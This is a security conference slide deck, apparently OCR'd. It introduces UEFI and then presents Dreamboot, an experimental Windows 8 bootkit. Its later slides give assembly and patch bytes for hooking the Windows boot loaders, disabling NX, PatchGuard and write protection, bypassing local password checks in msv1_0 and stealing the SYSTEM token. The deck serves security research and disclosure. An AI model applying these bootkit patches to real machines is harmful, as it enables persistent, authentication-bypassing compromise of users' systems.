

UEFI and Dreamboot

Sébastien Kaczmarek
skaczmarek@quarkslab.com
@deesse_k

Boot process - BIOS mode



Boot process - BIOS mode



Agenda

Agenda

UEFI?

UEFI in a nutshell

- Unified Extensible Firmware Interface
- Common effort from different manufacturers: Intel, Microsoft, AMD, American Megatrends, Apple, IBM and Phoenix Technologies,...
- Main objective: modernize boot process
- Opensource project, specifications at http://www.uefi.org/specs/

EFI ou UEFI ?

- EFI = previous versions 1.0 et 1.1
- UEFI = EFI 2.0 (2006) current release is 2.3.1
- Retrocompatibility

What's inside?


Some facts

- UEFI does not totally replace BIOS yet
- UEFI does not always handle full hardware configuration while booting
- UEFI can be implemented on top of the BIOS (CSM = Compatibility Support Module)

Features

- Written in C, at least 1 million of code lines
- Supported CPU: `IA64, x86, x86-64 and ARM`
- Supported by Windows, Linux et Apple (1.1 + specific features :)

Architecture



Agenda

UEFi vs BIOS

BIOS

- Real mode boot process (16 bits)
- Some issues to handle high capacity hard drives
- 1MB memory addressing, `MBR` sector
- Really old-school in 2012 :)

UEFI

- Binaries and drivers use PE format
- 32 bits boot mode or long mode for `x86-64`
- MBR replaced by a PE binary stored on a `FAT32` partition
- `\EFI\BOOT\bootx64.efi` or `\EFI\BOOT\bootx32.efi`

Boot process - BIOS mode

Legacy memory address range (1M)

Range	Data / Code
F0000h - FFFFFh	System BIOS (upper)
E0000h - EFFFFh	System BIOS (lower)
C0000h - DFFFFh	Expansion area (ISA / PCI)
A0000h - BFFFFh	Video memory (AGP / PCI)
0 - 9FFFFh	DOS (640 kb)

UEFi vs BIOS API

BIOS

- API = interruptions
- No memory management, `word [413h]` ☺
- `int 0x10` (video), `int 0x13` (hard drives),...

UEFI

- Drivers loaded by the firmware
- TCP/IP stack, VGA driver,... => a real OS ☹
- `SecureBoot`, signatures validation

Better than before ? :)

Maybe :)

EFI SDK 1.1

- Use of `libc` (stdio, stdlib string,...)
- `strcpy(), strcat(), sprintf(),...`
- `zlib 1.1.3` according to changelog
- EFI versions: `SetMem, ZeroMem, CopyMem, StrCpy, StrCat,...`

UEFI today

- hmm...

```
find MyWorkSpace/ -type f -name "*" -exec
grep 'CopyMem' {} \;
```

- `CopyMem`: 3420, `StrCpy`: 304, `StrCat`: 157, `sprintf`: 131

Any potential vulnerabilities?

```
69 00000030 D - -  1  - USB EHCI Driver                     EhciDxe
6A 00000020 D - -  1  - USB UHCI Driver                     UhciDxe
6B 0000000A B - -  2  5 USB Bus Driver                      UsbBusDxe
6C 0000000A ? - -  -  - USB Keyboard Driver                 UsbKbDxe
6D 00000011 ? - -  -  - USB Mass Storage Driver             UsbMassStorageDxe
6E 03050900 B - -  1  1 Intel(R) PRO/1000 3.5.09 PCI        E1000Dxe
6F 04001500 ? - -  -  - Intel(R) PRO/1000 4.0.15 PCI-E      E1000EDxe
71 0000000A D - -  1  - Simple Network Protocol Driver      SnpDxe
72 0000000A B - -  1  3 MNP Network Service Driver          MnpDxe
73 0000000A B - -  1  8 IP4 Network Service Driver          Ip4Dxe
74 0000000A D - -  1  - IP4 CONFIG Network Service Driver   Ip4ConfigDxe
75 0000000A D - -  1  - TCP Network Service Driver          Tcp4Dxe
76 0000000A B - -  1  1 ARP Network Service Driver          ArpDxe
77 0000000A B - -  6  5 UDP Network Service Driver          Udp4Dxe
78 0000000A B - -  1  1 DHCP Protocol Driver                Dhcp4Dxe
79 0000000A B - -  2  1 MTFTP4 Network Service              Mtftp4Dxe
7A 0000000A D - -  6  - UEFI PXE Base Code Driver           UefiPxeBcDxe
```

Agenda

Agenda

UEFI development

Basics

- VisualStudio 2010+: EFI (`/SUBSYSTEM:EFI_APPLICATION`)
- Before EFI 2.0: `EFI SDK`, linking with libefi.lib, no emulation
- Today: package distribution (Crypto, Network, Security,...)
- `Nt32Pkg` emulator (x86 only) and shell

Framework

- `Tianocore`: Opensource Intel implementation
- http://sourceforge.net/apps/mediawiki/tianocore

Hello World - .c

```
#include <UEFI_HelloWorld.h>

EFI_STATUS
EFIAPI
UefiMain(
  IN EFI_HANDLE          ImageHandle,
  IN EFI_SYSTEM_TABLE    *SystemTable
  )
{
     Print (L"Hello from UEFI boot :)");

     return EFI_SUCCESS;
}
```

Protocols and objects

Objects

- `SystemTable (ST)`: BootServices, RuntimeServices, console
- `BootServices (BS)`: memory allocation, protocols handling, process,...
- `RuntimeServices (RT)`: EFI var, time, reset,...

C language object oriented :)

- Each protocol is associated to a structure
- Parameters retrieving with `BS->LocateProtocol()`
- Parameters: vars and callbacks

Protocols - guid

```
#define EFI_FILE_INFO_ID \
  { \
    0x9576e92, 0x6d3f, 0x11d2, {0x8e, 0x39, 0x0, 0xa0, 0xc9, 0x69,
    0x72, 0x3b } \
  }

extern EFI_GUID gEfiFileInfoGuid;}

#define EFI_GRAPHICS_OUTPUT_PROTOCOL_GUID \
  { \
    0x9042a9de, 0x23dc, 0x4a38, {0x96, 0xfb, 0x7a, 0xde, 0xd0,
    0x80, 0x51, 0x6a } \
  }

extern EFI_GUID gEfiGraphicsOutputProtocolGuid;
```

Protocols - locate windows bootloader

```
BS->LocateHandleBuffer(ByProtocol,&FileSystemProtocol,NULL,&nbHdles,&hdleArr);

for(i=0;i<nbHdles;i++) {
   err = BS->HandleProtocol(hdleArr[i],&FileSystemProtocol,(void **)&ioDevice);
   if(err != EFI_SUCCESS)
       continue;

   err=ioDevice->OpenVolume(ioDevice,&handleRoots);
   if(err != EFI_SUCCESS)
           continue;

   err = handleRoots->Open(handleRoots,&bootFile,WINDOWS_BOOTX64_IMAGEPATH,
                           EFI_FILE_MODE_READ,EFI_FILE_READ_ONLY);
   if(err == EFI_SUCCESS) {
       handleRoots->Close(bootFile);
       *LoaderDevicePath = FileDevicePath(handleArray[i],WIN_BOOTX64_IMAGEPATH)
       break;
   }
}
```

Hello World - .inf

```
[Defines]
  INF_VERSION                     = 0x00010005
  BASE_NAME                       = UEFI_HelloWorld
  FILE_GUID                       = 0A8830B50-5822-4f13-99D8-D0DCAED583C3
  MODULE_TYPE                     = UEFI_APPLICATION
  VERSION_STRING                  = 1.0
  ENTRY_POINT                     = UefiMain

[Sources.common]
  UEFI_HelloWorld.c
  UEFI_HelloWorld.h

[Packages]
  MdePkg/MdePkg.dec
  MdeModulePkg/MdeModulePkg.dec

[LibraryClasses]
  UefiApplicationEntryPoint
  UefiLib
  PcdLib
```

UEFI shell

```
Shell> mount blk0 fs0

Success - Force file system to mount

map fs0 0xD0
Device mapping table
  fs0     :Removable HardDisk - Alias hd21a0c blk0
           PciRoot(0x0)/Pci(0x15,0x0)/Pci(0x0,0x0)/Scsi(0x0,0x0)/HD(2,GPT,87A521
24-CB7D-4F03-8654-8E2CFFBDFA2A,0x96800,0x32000)

Shell> fs0:

fs0:\> dir
Directory of: fs0:\

  10/01/12  05:45p <DIR>         1,024  EFI
  10/25/12  11:07a           1,592,832  QuarksUBootkit.efi
          1 File(s)   1,592,832 bytes
          1 Dir(s)
```

What about security?

Hmm...

- Absolutely no memory protection, `RWE` everywhere
- Custom library C integration
- But on what relies TCP/IP stack ? :)
- Potential vulnerabilities

However

- SecureBoot as trust chain
- But most components have been developed from scratch

Agenda

1. UEFI
2. UEFI and development
   - UEFI and development
   - UEFI debugging
3. UEFI and Windows
4. Dreamboot
5. Conclusion

UEFI in VM

VirtualBox

- Native support too
- But still not able to boot windows

VMWare

- Inside main vmx:


```
firmware = "efi"
```

- GDB stub usage

```
debugStub.listen.guest64 = "TRUE"
debugStub.listen.guest64.remote = "TRUE"
debugStub.hideBreakpoints = "TRUE"
monitor.debugOnStartGuest64 = "TRUE"
```

Agenda

Boot process - UEFI mode



Bootloader debugging

gdb

- With GDB vmware stub
-
```
(gdb) target remote 127.0.0.1:8864
Remote debugging using 127.0.0.1:8864
0x0000000060ef1b50 in ?? ()
(gdb) b *0x10001000
Breakpoint 1 at 0x10001000
(gdb) c
Continuing.
Breakpoint 1, 0x0000000010001000 in ?? ()
(gdb) x/3i $rip
=> 0x10001000:   rex push %rbx
   0x10001002:   sub    $0x20,%rsp
   0x10001006:   callq  0x1000c0a0
```

Bootloader debugging

Activation

- winload.efi debugging activation

```
bcdedit /set {current} bootdebug on
bcdedit /set {current} debugtype serial
bcdedit /set {current} baudrate 115200
bcdedit /set {current} debugport 2
```

- bootmgfw.efi debugging activation

```
bcdedit /set {bootmgr} bootdebug on
```

Warning

- WinDbg seems to not support bootmgfw.efi debugging (Bad `CS/SS` value, single-step working on first instructions and crash next)
- Winload debugging works very well

```
sxe ld:winload.efi
```

Agenda

Agenda

Dreamboot?

What?

- Win 8 x64 experimental bootkit
- ISO with FAT32 partition + EFI PE binary
- There are plenty of ways to do the job, here it is only one ☺

Objectives

- Corrupt windows kernel
- Bypass local authentication
- Privileges escalation

Agenda

1. UEFI
2. UEFI and development
3. UEFI and Windows
4. Dreamboot
   - What is it?
   - Following the execution flow
   - Bypass kernel protections
   - Bypass local authentication
   - Privileges escalation
   - Demo
5. Conclusion

Global process

At bootloader level

- `bootmgfw.efi` hooking
- `winload.efi` hooking
- Possible to jump over intially mapped code

In the kernel

- Kernel protection desactivation
- Dreamboot code relocation
- `PsSetLoadImageNotifyRoutine()`

Global process

bootmgfw.efi execution
- BCD store
- winload execution transfer


winload.efi
- Loading kernel in memory
- Kernel entry point call

NTOSKRNL (Windows kernel)
- Kernel initialization
- First drivers loading
- ...
- SYSTEM process creation (PID=4)
- smss.exe loading


SMSS (Session management subsystem)
- lsass.exe loading
- winlogon.exe loading

cmd.exe process launching

Global process



Global process



In practice

Level 1: load and hook the booloader

- Find bootloader on hardware (be careful, PCI abstraction only, use `EFI_FILE_IO_INTERFACE`)
- PE loading is easy

```
BS->LoadImage(TRUE,ParentHdle,WinLdrDp,NULL,0,&hImg);
```

- Getting PE memory layout is easy

```
BS->HandleProtocol(hImg,&LoadedImageProtocol,
(void **)&img_inf);
```

- Patching is easy too :)

```
*((byte *)(img_inf->ImageBase) + offset  = NOP;
```

- Let's continue


```
BS->StartImage(hImg,(UINTN *)NULL,(CHAR16 **)NULL);
```

In practice

Level 1: bootmgfw.efi hooking

```
                         ; DATA XREF: Archpx64TransferTo64BitApplicationAsm+35↑o
mov     ds, dword ptr [rdx+18h]
mov     es, dword ptr [rdx+1Ah]
mov     gs, dword ptr [rdx+1Eh]
mov     fs, dword ptr [rdx+1Ch]
mov     ss, dword ptr [rdx+20h]
mov     rax, cr4
or      rax, 200h
mov     cr4, rax
mov     rax, cs:ArchpChildAppPageTable
mov     cr3, rax
sub     rbp, rbp
mov     rsp, cs:ArchpChildAppStack
sub     rsi, rsi
mov     rcx, cs:ArchpChildAppParameters
mov     rax, qword ptr cs:ArchpChildAppEntryRoutine
call    rax ; ArchpChildAppEntryRoutine
mov     rsp, cs:ArchpParentAppStack
pop     rax
mov     cr3, rax
mov     rdx, cs:ArchpParentAppDescriptorTableContext
lgdt    fword ptr [rdx]
```

Global process



In practice

Level 2: kernel loader hooking (winload.efi)

- Hook `OslArchTransferToKernel()`
- Just before `kiSystemStartup()` call

```
text:0000000140115820 OslArchTransferToKernel proc near       ; CODE XREF: OslpMain+D3F↑p
text:0000000140115820                 xor     rsi, rsi
text:0000000140115823                 mov     r12, rcx
text:0000000140115826                 mov     r13, rdx        ; ptr to kiSystemStartup
text:0000000140115829                 sub     rax, rax
text:000000014011582C                 mov     ss, ax
text:000000014011582F                 mov     rsp, cs:OslArchKernelStack
text:0000000140115836                 lea     rax, OslArchKernelGdt
text:000000014011583D                 lea     rcx, OslArchKernelIdt
text:0000000140115844                 lgdt    fword ptr [rax]
text:0000000140115847                 lidt    fword ptr [rcx]
text:000000014011584A                 mov     rax, cr4
text:000000014011584D                 or      rax, 680h
text:0000000140115853                 mov     cr4, rax
text:0000000140115856                 mov     rax, cr0
text:0000000140115859                 or      rax, 50020h
text:000000014011585F                 mov     cr0, rax
text:0000000140115862 ; .text:0000000140115862
text:000000014011588C                 mov     gs, ecx
text:000000014011588E                 assume gs:nothing
text:000000014011588E                 mov     rcx, r12
text:0000000140115891                 push    rsi
text:0000000140115892                 push    10h
text:0000000140115894                 push    r13
text:0000000140115896                 retfq
text:0000000140115896 OslArchTransferToKernel endp
```

Agenda


NX bit (No Execute)

Level 3: unprotecting kernel

- NX bit desactivation
- Bit 11 in `IA32_EFER MSR`

```
00000001406F3403 B9 80 00 00 C0          mov     ecx, 0C0000080h
00000001406F3408 0F 32                   rdmsr
00000001406F340A 48 C1 E2 20             shl     rdx, 20h
00000001406F340E 48 0B C2                or      rax, rdx
00000001406F3411 48 0F BA E8 0B          bts     rax, 0Bh
00000001406F3416 48 8B D0                mov     rdx, rax
00000001406F3419 48 C1 EA 20             shr     rdx, 20h
00000001406F341D 0F 30                   wrmsr                         ; Activate NX
00000001406F341F 48 B9 00 00 00 00 00 00 00+mov  rcx, 8000000000000000h
00000001406F3429 B0 01                   mov     al, 1
00000001406F342B 48 89 0D AE 2C C6 FF    mov     cs:qword_1403560E0, rcx
00000001406F3432 A2 80 02 00 00 80 F7 FF FF mov  ds:0FFFFF78000000280h, al
```

BSOD :(


:(
Votre ordinateur a rencontré un problème et doit redémarrer. Nous collectons simplement des informations relatives aux erreurs, puis nous allons redémarrer l'ordinateur. (0 % effectués)
Pour en savoir plus, vous pouvez rechercher cette erreur en ligne ultérieurement : CRITICAL_STRUCTURE_CORRUPTION

PatchGuard

Level 3: desactivating PatchGuard

- `KdDebuggerNotPresent` usage to build a faulting division when kernel is not debugged
- Hidden in `KeInitAmd64SpecificState()`


```
sub     rsp, 28h
cmp     cs:InitSafeBootMode, 0
jnz     short loc_1406C509A
movzx   edx, byte ptr cs:KdDebuggerNotPresent
movzx   eax, cs:byte_1402732CC
or      edx, eax
mov     ecx, edx
neg     ecx
sbb     r8d, r8d
and     r8d, 0FFFFFFEEh
add     r8d, 11h
ror     edx, 1
mov     eax, edx
cdq
idiv    r8d                 ; Bad div :)
mov     [rsp+28h+arg_0], eax
jmp     short $+2
```

In practice

```
; Bye bye NX flag :)
lea rcx, NTOSKRNL_PATTERN_NXFlag
sub rbx,NTOSKRNL_PATTERN_NXFlag_size
push rdx
mov rax,rdx
mov rdx,NTOSKRNL_PATTERN_NXFlag_size
call kernel_find_pattern
cmp rax,0
je winload_OslArchTransferToKernel_hook_exit
mov byte ptr[rax],0EBh
mov NTOSKRNL_NxPatchAddr,rax

; Bye bye patch guard :)
mov rax,[rsp]
lea rcx,NTOSKRNL_PATTERN_PATCHGUARD
mov rdx,NTOSKRNL_PATTERN_PATCHGUARD_size
call kernel_find_pattern
cmp rax,0
je winload_OslArchTransferToKernel_hook_exit
mov dword ptr[rax+2],090D23148h
mov word ptr[rax+6],09090h
mov byte ptr[rax+8],090h
```

Global process



Kernel hooking

Level 4: kernel hooking, payload stage 1

- PE export parsing for payload (Stage 1)
- `NtSetInformationThread()` hooking
- Payload injection in ntoskrnl relocation table (possible after `NX` bit desactivation)
- `NtSetInformationThread()` could only be called on an initialized kernel
- Generally called when smss.exe is spawn or while `SYSTEM` process creation

Hooking again


Level 5: Going to user-land, payload stage 2

- Relocation table associated memory pages are tagged `DISCARDABLE`, we have to move :)
- Allocate memory with `ExAllocatePool()` (`NonPagedPoolExecute`)
- Payload stage 2 copy
- Call `PsSetLoadImageNotifyRoutine()`
- `NtSetInformationThread()` unhooking

Objectives

- Patch PE images before they are executed, while mapped in memory
- Bypass local authentication + privileges escalation

Global process



Patching and Write Protect flag

How to apply patchs?

- Memory pages with code have flags `READ | EXEC`
- Desactivate `WP` with `CR0` register (bit 16)
- Same to patch userland code from kernel

```
CR0_WP_CLEAR_MASK equ 0fffeffffh
CR0_WP_SET_MASK equ 010000h
cli
mov rcx,cr0                ; \
and rcx, CR0_WP_CLEAR_MASK ;  | Unprotect kernel memory
mov cr0,rcx                ; /

mov rcx,cr0                ; \
or rcx, CR0_WP_SET_MASK    ;  | Restore memory protection
mov cr0,rcx                ; /
sti
```

Agenda

Bypass local authentication

Getting inside mv1_0.dll

- RtlCompareMemory() usage in MsvpPasswordValidate()
- Called by LsaApLogonUserEx2() and MsvpSamValidate()
- Used for local authentication and cached domain passwords too

```
00000001800101F0
00000001800101F0 loc_1800101F0:
00000001800101F0 mov     r14d, 10h
00000001800101F6 lea     rdx, [rsi+50h]  ; Source2
00000001800101FA mov     rcx, rbx        ; Source1
00000001800101FD mov     r8d, r14d       ; Length
0000000180010200 call    cs:__imp_RtlCompareMemory
0000000180010206 cmp     rax, r14
0000000180010209 jnz     loc_18001B4B7
```

Bypass local authentication

PsSetLoadImageNotifyRoutine()

```
NTSTATUS PsSetLoadImageNotifyRoutine(
  _In_  PLOAD_IMAGE_NOTIFY_ROUTINE NotifyRoutine
);
VOID
  (*PLOAD_IMAGE_NOTIFY_ROUTINE)(
    __in_opt PUNICODE_STRING  FullImageName,
    __in HANDLE  ProcessId,
    __in PIMAGE_INFO  ImageInfo
    );
```

Callback procedure

- IMAGE_INFO.ImageBase et IMAGE_INFO.ImageSize
- Desactivate WP for final patch

Agenda

1. UEFI
2. UEFI and development
3. UEFI and Windows
4. Dreamboot
   - What is it?
   - Following the execution flow
   - Bypass kernel protections
   - Bypass local authentication
   - Privileges escalation
   - Demo
5. Conclusion

Privileges escalations

How to

- Also use `PsSetLoadImageNotifyRoutine()`
- DKOM on `_EPROCESS` structure

Browsing _EPROCESS.ActiveProcessLinks

```
kd> dt _EPROCESS fffffa80143aa940
ntdll!_EPROCESS
   +0x000 Pcb                : _KPROCESS
   +0x2c8 ProcessLock        : _EX_PUSH_LOCK
   +0x2d0 CreateTime         : _LARGE_INTEGER 0x1cdc1b7`0df78a72
   +0x2d8 RundownProtect     : _EX_RUNDOWN_REF
   +0x2e0 UniqueProcessId    : 0x00000000`000008c4 Void
   +0x2e8 ActiveProcessLinks : _LIST_ENTRY
```

Privileges escalation

Patching

- Looking for `SYSTEM` process (`PID=4`)
- Same with `cmd.exe` whose PID is given as argument to `PLOAD_IMAGE_NOTIFY_ROUTINE`
- Token copy
- But where can we find a _EPROCESS structure?

PsGetCurrentProcess() disassembly

```
PsGetCurrentProcess proc near
    mov     rax, gs:188h    ; _KPCR
    mov     rax, [rax+0B8h] ; _EPROCESS
    retn
 PsGetCurrentProcess endp
```

Privileges escalation

PsGetCurrentProcess() and structures

```
kd> !pcr
KPCR for Processor 0 at fffff8001fb00000:
[...]
               Prcb: fffff8001fb00180

kd> dt !_KPRCB fffff8001fb00000+0x180
[...]
   +0x008 CurrentThread    : 0xfffff800`1fb5a880 _KTHREAD
```

_EPROCESS.Token copy

```
+0x348 Token                : _EX_FAST_REF
kd> dt _EX_FAST_REF
ntdll!_EX_FAST_REF
   +0x000 Object           : Ptr64 Void
   +0x000 RefCnt           : Pos 0, 4 Bits
   +0x000 Value            : Uint8B
```

Agenda

DEMO TIME

DEMO

Agenda

1. UEFI
2. UEFI and development
3. UEFI and Windows
4. Dreamboot
5. Conclusion

Conclusion

Wanna test? ☺

- https://github.com/quarkslab/dreamboot
- ISO released - still experimental :)

To be continued

- Other ways to corrupt kernel? Of course: firmware hooking, allocating UEFI reserved memory not available for the OS,...
- Target old OS? x86?
- What about secure boot and signature verification process?
- Vulnerability research in the UEFI firmware

Thank you :)

INNOVATIVE SECURITY

www.quarkslab.com

contact@quarkslab.com | @quarkslab.com